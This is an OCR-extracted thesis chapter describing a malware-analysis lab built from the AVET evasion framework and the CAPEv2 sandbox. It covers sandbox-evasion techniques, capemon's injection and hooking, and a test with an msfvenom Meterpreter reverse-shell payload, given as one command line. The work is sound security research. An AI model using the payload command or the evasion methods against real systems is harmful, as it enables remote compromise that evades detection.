Before diving into the setup of our lab environment, we will first select an evasion framework [in the next section]. Next, we will explain the architecture of the CAPEv2 sandbox [in section *CAPEv2 Sandbox*].

3.2 Selection of an Evasion Framework

In this section, we will select an evasion framework to assess and integrate it into our lab environment.

Our evaluation will focus on assessing the *AntiVirus Evasion Tool (AVET)* [16] framework, which, to the author's best knowledge, remains one of the most updated open-source evasion framework. The most recent update occurred six months ago before the writing of this thesis, contrasting with other tools that may not have seen updates for several years. AVET is distinguished by its capability to generate various payloads, including shellcode, executable files and DLLs. It supports techniques such as process and DLL injection, as well as process hollowing, as explained [in the section *Evasion Frameworks*]. This tool allows for the application of multiple evasion techniques on a single binary, enhancing its stealth capabilities. An additional advantage is its inclusion of sandbox evasion techniques. Moreover, AVET also uses *msfvenom* for payload generation, enabling the straightforward creation of different samples aiming at bypassing sandboxes. This feature allows us to compare the effectiveness of our custom evasion techniques directly against those generated by AVET, providing a clear benchmark for assessing the evasion techniques. Furthermore, whenever custom evasion techniques successfully bypass the CAPEv2 sandbox, we will integrate these methods into AVET, taking advantage of its open-source nature to make the necessary modifications.

AVET uses a huge range of sandbox evasion techniques, based on *fingerprinting*, organized into several categories. These include *Environmental Checks*, where the system performs initial check to detect execution inside environments such as debuggers or sandboxes, *Delay Tactics*, such as sleep functions that delay execution to evade time based analysis, *Time Manipulation Checks* to detect fast-forwarded operations typical in sandbox environments and *User Interaction tests* that assess environment responsiveness. Additional techniques involve *File and System Checks* which check for system information and expected file presence, hardware information among others, and *Computational Loads*, designed to challenge the computational capacity of the environment. *Miscellaneous* techniques include registry checks for default browser and DNS check. These techniques collectively enhance the ability to operate stealthily across a range of sandbox environment. However,

a significant drawback is that it can be used as signatures by vendors and, additionally, its effectiveness may be limited in certain sandbox environments.

For a comprehensive overview of the sandbox evasion techniques used by AVET, please refer to Tables [B.1] and [B.2] in Appendix [B], which provide additional details on these techniques.

3.3 CAPEv2 Sandbox

CAPEv2 is a sophisticated open-source malware analysis sandbox derived from the Cuckoo Sandbox. It introduces significant enhancements to allow a comprehensive malware analysis in a controlled Windows environment. Using a sandbox approach, it executes suspicious files in isolation, closely monitoring their behavior and capturing a range of forensic artifacts. This approach includes observing behavior via API hooking, documenting file operations, analyzing network traffic in PCAP format and identifying malware using behavioral and network signatures. In addition, CAPEv2 captures desktop screens and performs complete memory dumps during malware execution. It also uses CAPA, a tool that analyzes executables to determine their capabilities, to produce a summary of executable behaviors [17]

By extending Cuckoo capabilities, CAPEv2 introduces automated dynamic unpacking of malware as well as sophisticated YARA signature-based classification of unpacked content. It also makes advances in static and dynamic malware configuration extraction. One of the most remarkable features is its automated debugger, programmable via YARA signatures, which enables customization of unpacking or configuration extractors [17].

3.3.1 Architecture of CAPEv2

CAPEv2 Sandbox consists of a *host machine*, which acts as the central management software responsible for handling the execution and analysis of samples, and an/several isolated *guest VM(s)* which is/are launched whenever a sample is submitted. The *host* runs the core component of the sandbox that *manages the whole analysis process*, while the *guests* are the *isolated environments* where the malware will be executed and monitored [1].

The Figure 3.1 depicts the main architecture of CAPEv2 which is the same as Cuckoo sandbox.

One of the main requirements for the operation of these VMs is that they must be connected to the same virtual network, as illustrated in Figure 3.1. Generally, CAPEv2 can be installed either directly on the *host machine* or *within a VM*. However, a challenge arises because the installation process by default generates an additional VM *within* the initial CAPEv2 installation environment. This results in a *nested VM* configuration when CAPEv2 is installed in a VM. The nuances of this configuration and its impact on the setup of the laboratory environment will be examined in more detail in the next section, [*Architecture of the Lab Environment*].

3.3.2 Processing files in CAPEv2

Since CAPEv2 is derived from the Cuckoo sandbox, it shares the same components for file analysis as described by Maňhal [50]. Therefore, we will outline the analysis flow and the




Figure 3.1: Architecture of CAPEv2 [1]

various components involved when a file is submitted for analysis in the Cuckoo sandbox.

When a user *submit a file or URL*, the system creates a new database entry and generates a task ID, detailing the target for analysis and the specified preferences [2].

The *task scheduler* continually checks for available VMs to allocate pending tasks, prioritizing them for analysis [2].

The *analysis manager* selects an available VM from the *machinery module* for the selected task, informs the *result server* to keep track of the collected behavioral data it receives and initiates the analysis by starting the *auxiliary modules* and uploading necessary components to the VM [2].

Before launching the VM, the *guest manager*, which is responsible for the communication with the *agent*, starts the *auxiliary modules* and uploads the *analyzer*, *monitor*, *configuration* and the *target sample* to the *agent*. Then, the *agent*, which is simply a python script that allows the guest and the host to communicate, initiates the *analyzer*, which then starts the target and injects the *monitor*, consisting of a DLL, into it [2].

During the execution of the target, the *monitor* as well as the *analyzer* gather behavioral data and send them to the *result server*. In the meanwhile on the host, the *analysis manager* waits until the *guest manager* checks if the analyzer has stopped or if a timeout has been reached to determine that the execution is finished [2].

When the analysis is finished, the *analysis manager* stops the VM and the *auxiliary modules*. The *processing modules* then use the behavioral data to generate results which are compared to signatures. Finally, the *reporting modules* format these results for the user with JSON and MongoDB for the web interface [2].

The Figure 3.2 from Van Zutphen [2] depicts the flow of the analysis.




Figure 3.2: CAPEv2 analysis flow [2]

3.3.3 Capemon - Monitoring of CAPEv2

O'Reilly, the author of CAPEv2, maintains another Github repository [55] where the code of the monitoring system for CAPEv2, called *capemon*, is made available. This could be helpful if someone wants to customize the monitoring system, by adding for example other hooks or other steps to be performed. This modularity helps to better suits the needs of security analysts when performing automated malware analysis.

In the form of a *DLL*, this monitoring tool is injected into the designated target process immediately after its execution, with the goal of monitoring its behavior through the use of *API hooking*. This tool is also able to extend its detection capabilities to encompass processes that are initiated by the target, thereby ensuring a wide monitoring scope [50]. According to Maňhal [50], the injection mechanism used by *capemon* is the APC injection technique.

However, a closer look at the code of *CAPEv2* and *capemon* reveals that other techniques could also be used. The script `process.py`, which implements a method called `inject`, in turn, invokes an external executable called `loader.exe` to perform the injection. The exploration of `loader.c` available in the source code of *capemon* reveals the application of not one, but four distinct injection techniques :

1. *IAT patching* : This techniques, although less common than other injection techniques, consists of injecting a DLL into a target process by modifying its IAT to include the injected DLL. Therefore, it will force the target process to load the specified DLL at runtime [18]. While this alters the IAT, the primary purpose in this case

is to ensure the loading of *capemon.dll* into the address space of the process, not to intercept or hook API calls directly. This action is performed inside the `loader.c` contained in the *capemon* repository [56].

2. *APC injection* : This consists of queuing an APC to a thread in the target process that points to `LoadLibrary`, the system will execute `LoadLibrary` in the context of that thread, loading the specified *capemon.dll* DLL into the process. However, as explained [in section *Evading Behavioral Detection*], for an injection to be successful, the target threat needs to be in an *alertable* state.

3. *Remote Thread Injection of a DLL/DLL injection* : As explained [in section *Evading Behavioral Detection*], this technique consists of simply creating a new thread within the target process through the `CreateRemoteThread` function then injecting the *capemon.dll* DLL and creating a remote thread that runs the function `LoadLibrary`.

4. *Reflective DLL injection* : Using this technique, the *capemon.dll* DLL is loaded *from memory*, rather than from disk, bypassing standard loading mechanisms. Like the previous method, this technique involves creating a remote thread in the target process. However, instead of pointing the thread to `LoadLibrary`, it points directly to the memory location of the custom loader within the injected DLL. This loader then manually maps the rest of the DLL into memory.

The first step for monitoring involves injecting *capemon*, however, at this stage, no API hooking methods are used, only the DLL injection has been executed. An examination of the source code within *capemon*, more precisely in the files `hooking_32.c` and `hooking_64.c`, reveals a function named `hook_create_trampoline`. This function demonstrates that the hooking technique used by CAPEv2 is based on *trampoline hooking*, as explained by Maňhal [50]. However, the author bases his assumption on the idea that CAPEv2, being derived from Cuckoo, uses the same strategy. Nonetheless, this could be subject to potential modifications. This consideration led us to the decision to examine the code.

Trampoline hook is a method that involves modifying the first few bytes of a target function with a *jump* instruction. This jump redirects execution to a *secondary function* designed for additional operations, such as monitoring. After these operations, execution proceeds to a specially prepared *trampoline function*. This *trampoline function* contains the *original instructions* that were replaced by the jump instruction at the start of the target function. It concludes with a jump, carefully calculated with an offset, that *directs execution back into the original function*, just *after the initial jump instruction*. This technique ensures both the execution of additional monitoring actions and the preservation of the intended behavior of the original function, integrating injected functionalities with the flow of the original code [3].

The figure 3.3 illustrates the configuration of a hook on *function_A*. Initially, the first bytes of *function_A* are modified to perform redirection, using the *jump* instruction, to *function_B*, the custom function designed to perform additional actions. Once its tasks have been completed, *function_B* is redirected to the trampoline function, *function_A_trampoline*. This function executes the initial instructions of *function_A* before returning back to the point immediately following the initial jump made by *function_A*.




Figure 3.3: Trampoline Hook [3]

3.4 Implementation of the lab environment

In this section, the lab environment used for conducting the different analysis is discussed. Firstly, we outline the architecture of the lab, detailing the virtual machines used for analysis. Subsequently, we describe the environment where the CAPEv2 installation resides. We then provide a brief overview of the installation and configuration procedures for the machines running CAPEv2. For comprehensive details on the installation process and configuration settings, please refer to Appendix [A.1].

3.4.1 Architecture of the lab environment

For the experimental test, we will setup a lab designed to efficiently analyze and develop malware samples in an isolated and controlled environment. The core of our lab consists of :

- A *Kali Linux 2024.1 VM* which will contain the AVET evasion framework;
- A *Ubuntu 22.04.4 VM* running CAPEv2 [17];
- A *Windows 10 Pro 22H2 VM* used as a sandbox for CAPEv2. This VM will also serve as the host for two snapshot: one containing a *development environment* and another configured with *Windows Defender* enabled for AV testing.

The Kali Linux VM, the Ubuntu VM as well as the Windows 10 sandbox/VM are running on top of the KVM-QEMU Hypervisor.

The snapshot of the Windows 10 VM containing the development environment will be used for creating custom malware in C++ using Visual Studio 2022 Community Edition[1].

The lab environment is depicted in Figure 3.4, it consists of two VMs, one containing Kali Linux 2024.1 which will be used to generate the payload created by AVET and listen to

[1]https://visualstudio.microsoft.com/vs/community/




Figure 3.4: Lab environment

reverse connection established by the payload and another one containing Ubuntu 22.04.4 where a fresh CAPEv2 installation has been made. The webpage of CAPEv2 is accessible on the Kali Linux VM through the IP of the Ubuntu VM at port `8000`. Whenever a sample, generated with the Kali Linux VM, is submitted, the Ubuntu VM will instruct the host to start a VM, beside the existing Kali Linux and Ubuntu VM, where a Windows 10 x64 22h2 machine is launched from a clean snapshot.

Important remark

By default, the initial setup of CAPEv2 requires configuring the sandbox within the host system running CAPEv2. This setup needs a nested VM configuration, where a VM operates within another virtual machine. Alternatively, CAPEv2 could be adapted to automatically initiate a separate VM whenever a sample is submitted, alongside the VM running CAPEv2. This approach can significantly enhance the effectiveness of the sandbox environment and performance, enabling faster sample processing within the same allocated time and accelerating the analysis process. Additionally, this strategy is advantageous as it simplifies the deployment of our lab setup without requiring CAPEv2 installation on physical hardware, while still maintaining good performance. To achieve this, we need to prepare both the host and guest systems by adjusting CAPEv2 configuration files and establishing a communication channel between them to launch the sandbox alongside the guest containing CAPEv2.

A sequence diagram of the interaction between the different VMs when a sample is submitted is depicted in Figure 3.5.




Figure 3.5: Sequence diagram of the analysis process




Figure 3.6: Pipeline evaluation process

This setup ensures the safe and effective examination of malicious software generated by AVET. After the analysis step and when the report is generated, our attention will focus on creating custom samples using various evasion techniques to minimize IoCs. Subsequently, we will extend the AVET framework to incorporate these newly implemented techniques. This process is highlighted in the Figure 3.6. At the end of the experimentations, we will evaluate some samples from both the extended AVET framework and the custom samples against Windows Defender to achieve a more comprehensive analysis.

3.4.2 CAPEv2 environment

This section provides an overview of the CAPEv2 environment, where the analysis of malware samples takes place. It includes a brief explanation of the host and guest configuration and setup. For further insights into the installation and configuration steps, please refer to Appendix [A].

"Host" VM The CAPEv2 sandbox was deployed and configured in a KVM-QEMU virtual machine to simplify the malware analysis workflow and facilitate easy deployment for future use. As discussed [in the previous section *Architecture of the lab environment*], an




Figure 3.7: Installed software on the Windows 10 guest VM

Ubuntu 22.04.4 VM was set up to run CAPEv2, based on the author's recommendations for compatibility and performance benefits. The installation process involves preparing the virtual host environment using KVM-QEMU, ensuring seamless integration with the CAPEv2 sandbox. The authors provided shell scripts to facilitate the installation of all required software for CAPEv2. After running these scripts, different IP addresses need to be adjusted to properly set up the result server and enable communication with the sandbox. More details about the installation can be found in Appendix [A.1].

Guest VM The Windows 10 22H2 VM has been configured as a sandbox environment for analyzing each sample submitted to CAPEv2. To ensure uninterrupted analysis, several features, including Windows Defender, Firewall and Teredo, have been disabled. Additionally, the agent must be configured to run automatically each time the VM starts. This setup involves installing Python, the programming language used by CAPEv2 for its agent, and creating a task in the "Task Scheduler" to ensure the automatic execution of the agent. Furthermore, the author of this thesis has installed various software on the guest machine to better simulate a typical user environment, as inspired by the approach outlined in Maňhal's study [50]. The installed software are shown in Figure 3.7. For detailed configuration steps, please refer to Appendix [A.2].

Host computer The CAPEv2 installation on the Ubuntu VM has been configured to directly communicate with the QEMU engine of the host computer via SSH. This setup enables the launch of sandboxes alongside the CAPEv2 installation (Ubuntu VM). Since all VMs run on top of KVM-QEMU, the communication between the Ubuntu VM and the sandboxes remains undisturbed, as they are connected through the same network interface provided by KVM-QEMU. For detailed configuration steps, please refer to Appendix [A.2].

Once the CAPEv2 environment is installed and set up, the Kali Linux VM can access the CAPEv2 UI by navigating to `"http://<IP_ubuntu_VM>:8000"`. From this interface, users can submit samples for analysis and leverage a range of capabilities, as illustrated in

Figure 3.8. This figure provides a comprehensive overview of the various options available for malware analysis within the CAPEv2 environment, demonstrating the extent of this sandbox.




Figure 3.8: CAPEv2 sandbox analysis options

Remark

Moving forward, when analyzing samples in the CAPEv2 sandbox, we will use the default analysis settings, i.e. the "*Syscall Hooks*" and "*AMSI dumps*" options will remain enabled.

Information

To facilitate further research and easy deployment of a CAPEv2 environment, the author has made the lab environment publicly available by providing all necessary VM files for download. This includes:

- A link to [download the VM files].
- A step-by-step guide on how to import the lab environment, detailed in Appendix [A.4].

By providing this open access, researchers and developers can easily reproduce and build upon the lab environment.

In the subsequent subsection, we will validate the functionality of the sandbox by attempting to establish a reverse connection from the sandbox to the Kali Linux machine.

3.4.3 Testing the Sandbox Environment

To ensure the proper functionality of CAPEv2, we conducted an analysis using a Meterpreter payload generated with msfvenom.




Figure 3.9: Failed attempt to obtain a x64 Meterpreter session reverse HTTPS obtained from the sandbox

Figure 3.10: x86 Meterpreter session reverse HTTP obtained from the sandbox

As outlined in Appendix [A.3], to successfully launch the sandbox, navigate to the CAPEv2 directory (`/opt/CAPEv2`) and execute the following two commands in two separate terminals: `sudo python3 utils/rooter.py -g cape` and `sudo -u cape poetry run python3 cuckoo.py`. If an error occurs with the second command, retry it by first stopping "*cape.service*" using `sudo systemctl stop cape.service`.

When we attempted to upload a staged *x64 Meterpreter* reverse HTTPS payload using the command "`msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.122.51 LPORT=443 -f exe`", the payload failed to work as expected, as shown in Figure 3.9. In contrast, when we tested the *x86* version of same payload, it worked successfully, as illustrated in Figure 3.10.

According to the study made by Maňhal in 2022 [50], a bug was identified in the CAPEv2 monitor that affected only the *x86 Meterpreter reverse TCP* payload. However, our findings contradict this as the *x86 payload* worked correctly in our tests. Indeed, both *staged* and *stageless* versions of the x64 Meterpreter reverse TCP and reverse HTTPS payload encountered failures, indicating an issue specific to the *x64 version of Meterpreter payloads*, while basic *x64 shell payloads* remained unaffected.

This situation poses a challenge for malware analysts as the obstacles in executing the malware for analysis hinder their efforts. On the other hand, it simplifies the scenario for penetration testers as their payloads do not execute inside the sandbox.

A thorough investigation of the issue related to using *x64 Meterpreter* payloads, both staged and stageless, is detailed in Appendix [A.5], specifically in the section titled [*Investigating CAPEv2 Issues with x64 Meterpreter Payloads*]




Figure 3.11: Sandbox analysis of a staged x86 Meterpreter reverse HTTPS using CAPEv2

Important Remark

Before finalizing this thesis, the author decided to reassess the monitor against a x64 Meterpreter payload with the latest update of the monitor, given that several updates had been released since our initial experimentations. It founds that the author of capemon fixed the issue. Therefore, to ensure the most accurate and up-to-date results, the author of this thesis updated the monitor in the lab environment and repeated all the experimentations using the **latest version of capemon**, specifically version dated 22 May 2024 with commit ID `4a680e1`.

Figure 3.11 and 3.12 illustrate the results of the x86 Meterpreter reverse HTTPS payload analysis, accessible through the CAPEv2 UI. The interface is organized into multiple tabs, each providing a comprehensive overview of different aspects of the analysis results:

- *Quick Overview*: This tab provides a summary of the analysis, with detection signatures based on YARA rules, a CAPA analysis summary and behavioral CAPEv2 signatures categorized by three colors (blue, orange and red). Additionally, it includes a detailed summary of accessed files, registry modifications and other relevant information.
- *Behavioral Analysis*: This tab contains an in-depth examination of the sample's behavior, listing all API calls performed during the analysis. This information enables a comprehensive understanding of the sample's actions and interactions.
- *Network Analysis*: This tab focuses on the network traffic generated by the sample, providing insights into its communication patterns and potential connections.
- *Dropped Files*: This tab collects and displays all potential files dropped by the sample during analysis. These files can be downloaded for further examination.
- *Process Dumps*: Although not shown in the figure, this tab includes the dumps performed by CAPEv2 during runtime, allowing security analysts to conduct further analysis.

- *Payloads*: This tab extracts and presents all executable files associated with the sample, including those downloaded, dumped from memory (e.g., when creating a thread) or obtained through other means.

